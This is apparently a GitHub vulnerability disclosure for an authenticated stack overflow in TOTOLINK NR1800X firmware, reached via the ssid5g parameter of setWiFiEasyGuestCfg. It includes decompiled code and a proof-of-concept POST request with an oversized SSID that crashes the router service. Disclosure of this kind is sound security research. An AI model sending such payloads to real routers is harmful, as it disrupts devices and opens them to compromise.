regainer27 Add files via upload 36fb342 · last month

Name	Name	Last commit da...
..		
README.md	Add files via upload	last month
image-1.png	Add files via upload	last month
image-2.png	Add files via upload	last month
image.png	Add files via upload	last month

README.md

totolink buffer Overflow

description:

a stack overflow vulnerability was found on TOTOLINK NR1800X V9.1.0u.6681_B20230703 was discovered to contain an authenticated stack overflow via the ssid5g parameter in the setWiFiEasyGuestCfg function.

Firmware

brand:totoLink

product:NR1800X

version: V9.1.0u.6681_B20230703 and the version before tihs.

The firmware can be downloaded from this website and using FirmAE to simulate the router environment.

analyze


```
Decompile: FUN_00426510 -  (cstecgi.cgi)
 7  int iVar3;
 8  char *pcVar4;
 9  int iVar5;
10  int iVar6;
11  int iVar7;
12  undefined4 uVar8;
13  int iVar9;
14  int iVar10;
15  size_t sVar11;
16  undefined1 auStack_130 [128];
17  undefined1 auStack_b0 [128];
18  int local_30;
19  int local_2c;
20
21  memset(auStack_130,0,0x80);
22  memset(auStack_b0,0,0x80);
23  uVar1 = websGetVar(param_1,"merge","0");
24  nvram_set("guest_merge_custom",uVar1);
25  pcVar2 = (char *)websGetVar(param_1,"wifiOff5g","0");
26  iVar3 = atoi(pcVar2);
27  uVar1 = websGetVar(param_1,"ssid5g","");
28  pcVar2 = (char *)websGetVar(param_1,"key5g","");
29  pcVar4 = (char *)websGetVar(param_1,"hssid5g","0");
30  local_2c = atoi(pcVar4);
31  pcVar4 = (char *)websGetVar(param_1,"accessEnabled5g","0");
32  local_30 = atoi(pcVar4);
33  pcVar4 = (char *)websGetVar(param_1,"encryptionWay_5g","0");
34  iVar5 = atoi(pcVar4);
35  pcVar4 = (char *)websGetVar(param_1,"encryptionType_5g","0");
36  iVar6 = atoi(pcVar4);
37  pcVar4 = (char *)websGetVar(param_1,"keyType_5g","0");
38  iVar7 = atoi(pcVar4);
39  uVar8 = websGetVar(param_1,"key_5g","");
40  nvram_set_int("wl_guest_enable",iVar3 == 0);
41  if (iVar3 == 0) {
42    urldecode(uVar1,auStack_b0);
43    nvram_set("wl_guest_ssid",auStack_b0);
```

the identifier uVar1 retrieves the value from the ssid5g ,and without the check of length ,if the length of ssid exceed 0x80 would lead to overflow in the function urldecode

```
POST /cgi-bin/cstecgi.cgi?token=35bc29daec5975b5d4212a3b55307948 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101
Firefox/136.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 383

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/login.html

Priority: u=0


{


"ssid5g":"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

"key":"0",

"hssid":"1",

"wifiOff":"1",

"wifiOff5g":"0",

"topicurl":"setWiFiEasyGuestCfg"


}
```

using burpsuite to send the post request and the result as follow



and can find this request lead to the buffer overflow